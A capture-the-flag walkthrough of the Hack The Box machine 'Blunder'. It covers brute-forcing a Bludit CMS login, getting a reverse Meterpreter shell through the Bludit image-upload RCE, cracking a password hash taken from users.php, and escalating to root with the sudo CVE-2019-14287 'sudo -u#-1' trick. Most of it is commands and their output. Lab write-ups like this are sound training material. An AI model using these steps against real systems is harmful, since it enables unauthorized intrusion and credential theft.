
BLUNDER

first of all nmap scanning and quick check on machine port: $sudo nmap -Pn -A 10.10.10.191 >> nmap.txt

```
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: Blunder
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Blunder | A blunder of interesting facts
```

port 21 is closed and the only open one is port 80, a webserver, let's take a look.



playing around we can't find out nothing helpfull, let's try to enumerate a bit the website with dirsearch(documentation in credits)

$python3 dirsearch.py -u http://10.10.10.191 -e *

looking at the result we can point out some usefull things:

1)there's an admin login page -> opening it show us a big panel wich tell us that the site is builded up with BLUDIT

2)a funny txt file called todo.txt warn about a dated cms and spoil us the name of a user: fergus.

at this point using the search command in metasploit ($msfconsole) with bludit as parameter we can see what exploit we can use.

```
msf5 > search bludit

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Directory Traversal Image File Upload Vulnerability


msf5 >
```

this is a RCE-RemoteCodeExecution, will allow us to use a reverse shell, let's see what's the requirements are:

```
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS                   yes       The password for Bludit
   BLUDITUSER                   yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2
```

unfortunatly this exploit need the bludit user(wich we already have: fergus) and the password, so we need to find that.

For this purpose we're goin to use bruteforce due to the fact that there's no file containing password or hash and there's no free admin console to use

or other exploitable things.

There's a lovely script(documentation in credits) for the dictionary creation wich use words picked directly from the website for more oculated word choice:

$cewl -w /usr/share/wordlists/new_wordlist -d 10 -m 7 http://10.10.10.191

this command will create a small wordlist and save it in the </usr/-share/wordlists/new_wordlist> directory.

On the bruteforce side a rapid google research drop out a light python script for doing that:

https://github.com/musyoka101/Bludit-CMS-Version-3.9.2-Brute-Force-Protection-Bypass-script

just run the script passing the right argumens: bruteforce.py <IP address> <username> <wordlist>

in our case:

$python3 bruteforce.py 10.10.10.191 fergus /usr/share/wordlists/-

new_wordlist

```
[*] Trying: fictional
[*] Trying: character
[*] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.
```

Now we have all for running our exploit, set it up and let's go:

```
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS RolandDeschain
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER fergus
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOST 10.10.10.191
RHOST => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit

[*] Started reverse TCP handler on 10.10.14.186:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading UWFrONbZLA.png...
[*] Uploading .htaccess...
[*] Executing UWFrONbZLA.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.186:4444 -> 10.10.10.191:40480) at 2020-08-19 13:27:28 +0200
[+] Deleted .htaccess

meterpreter > ls
Listing: /var/www/bludit-3.9.2/bl-content/tmp
=============================================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-08-19 10:58:01 +0200  temp
40755/rwxr-xr-x  4096  dir   2020-08-19 13:28:20 +0200  thumbnails

meterpreter >
```

and we're in.

Now for beeing more comfortable we'll run the shell and for showing the console output just abuse of python(as always):

```
$shell
$python -c 'import pty; pty.spawn("/bin/bash");'
```

now we're in with a shell, using “whoami” command we can se that we're logged as : www-data

```
meterpreter > shell
Process 10253 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash");'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ ls
ls
temp  thumbnails
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ whoami
whoami
www-data
```

we can easily look in all the folder and find the /home/hugo/user.txt but we won't be able to open it, we have to log as <hugo>,

one of the two user that we've found in the /home directory

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cd /
cd /
www-data@blunder:/$ ls
ls
bin    dev  home   lib64       media  proc  sbin  sys  var
boot   etc  lib    libx32      mnt    root  snap  tmp
cdrom  ftp  lib32  lost+found  opt    run   srv   usr
www-data@blunder:/$ cd home
cd home
www-data@blunder:/home$ ls
ls
hugo  shaun
```

looking around at our starting folder we can point out two different file(one in /var/www/bludit-3.9.2/bl-content/databases and one in

/var/www/bludit-3.10.0a/bl-content/databases) called user.php the one in the 3.9.2 is hashed with salt, hard to decrypt, the other one is a simple sha1:

```
www-data@blunder:/var/www/bludit-3.10.0a$ pwd
pwd
/var/www/bludit-3.10.0a
www-data@blunder:/var/www/bludit-3.10.0a$ ls
ls
LICENSE    bl-content  bl-languages  bl-themes  install.php
README.md  bl-kernel   bl-plugins    index.php
www-data@blunder:/var/www/bludit-3.10.0a$ cd bl-content
cd bl-content
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ cd databases
cd databases
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
ls
categories.php  plugins       site.php    tags.php
pages.php       security.php  syslog.php  users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "[redacted]",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""}
}
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

pass the hash into crackstation.net and earn the user password.

At this point log as Hugo:

```
$su hugo
<insert the cracked password>
```

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
su hugo
Password: [redacted]

hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ whoami
whoami
hugo
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$
```

now we can navigate to the user.txt file in hugo directory and cat the content of user.txt file

```
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd /home
cd /home
hugo@blunder:/home$ cd hugo
cd hugo
hugo@blunder:~$ ls
ls
ai       Documents  LinEnum.sh  Pictures  result.txt  user.txt
Desktop  Downloads  Music       Public    Templates   Videos
hugo@blunder:~$ cat user.txt
cat user.txt
[redacted]
hugo@blunder:~$
```

Now the user flag is captured.

Going to the base folder and using the command

$sudo -l

<Hugo cracked password>

we'll be able to run this command and use the cve-2019-14287 : sudo -u#-1 <arguments to run as superuser>

in our case:

$sudo -u#-1 /bin/bash

```
hugo@blunder:~$ cd /
cd /
hugo@blunder:/$ sudo -l
sudo -l
Password: [redacted]

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:/$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/#
```

At this point we have the root privileges, we just need to find out where the <root.txt> is for finding the flag.

```
root@blunder:/# sudo find / -name "root.txt"
sudo find / -name "root.txt"
find: ‘/proc/9286/task/9286/net’: Invalid argument
find: ‘/proc/9286/net’: Invalid argument
find: ‘/proc/9754/task/9754/net’: Invalid argument
find: ‘/proc/9754/net’: Invalid argument
find: ‘/proc/9930/task/9930/net’: Invalid argument
find: ‘/proc/9930/net’: Invalid argument
find: ‘/proc/10230/task/10230/net’: Invalid argument
find: ‘/proc/10230/net’: Invalid argument
find: ‘/proc/10248/task/10248/net’: Invalid argument
find: ‘/proc/10248/net’: Invalid argument
find: ‘/proc/10320/task/10320/net’: Invalid argument
find: ‘/proc/10320/net’: Invalid argument
find: ‘/proc/10607/task/10607/net’: Invalid argument
find: ‘/proc/10607/net’: Invalid argument
find: ‘/run/user/1000/doc’: Permission denied
find: ‘/run/user/1000/gvfs’: Permission denied
/root/root.txt
root@blunder:/# cat /root/root.txt
cat /root/root.txt
[redacted]
```

Some basic commands and here we go, the root flag is captured.

- dir search: https://github.com/maurosoria/dirsearch
- metasploit documentation: https://docs.rapid7.com/metasploit/-msf-overview/
- cewl usage : https://github.com/digininja/CeWL#usage
- CVE-2019-14287 : https://www.lowendtalk.com/discussion/-160791/cve-2019-14287-sudo-allows-to-run-commands-as-root-by-specifying-the-user-id-1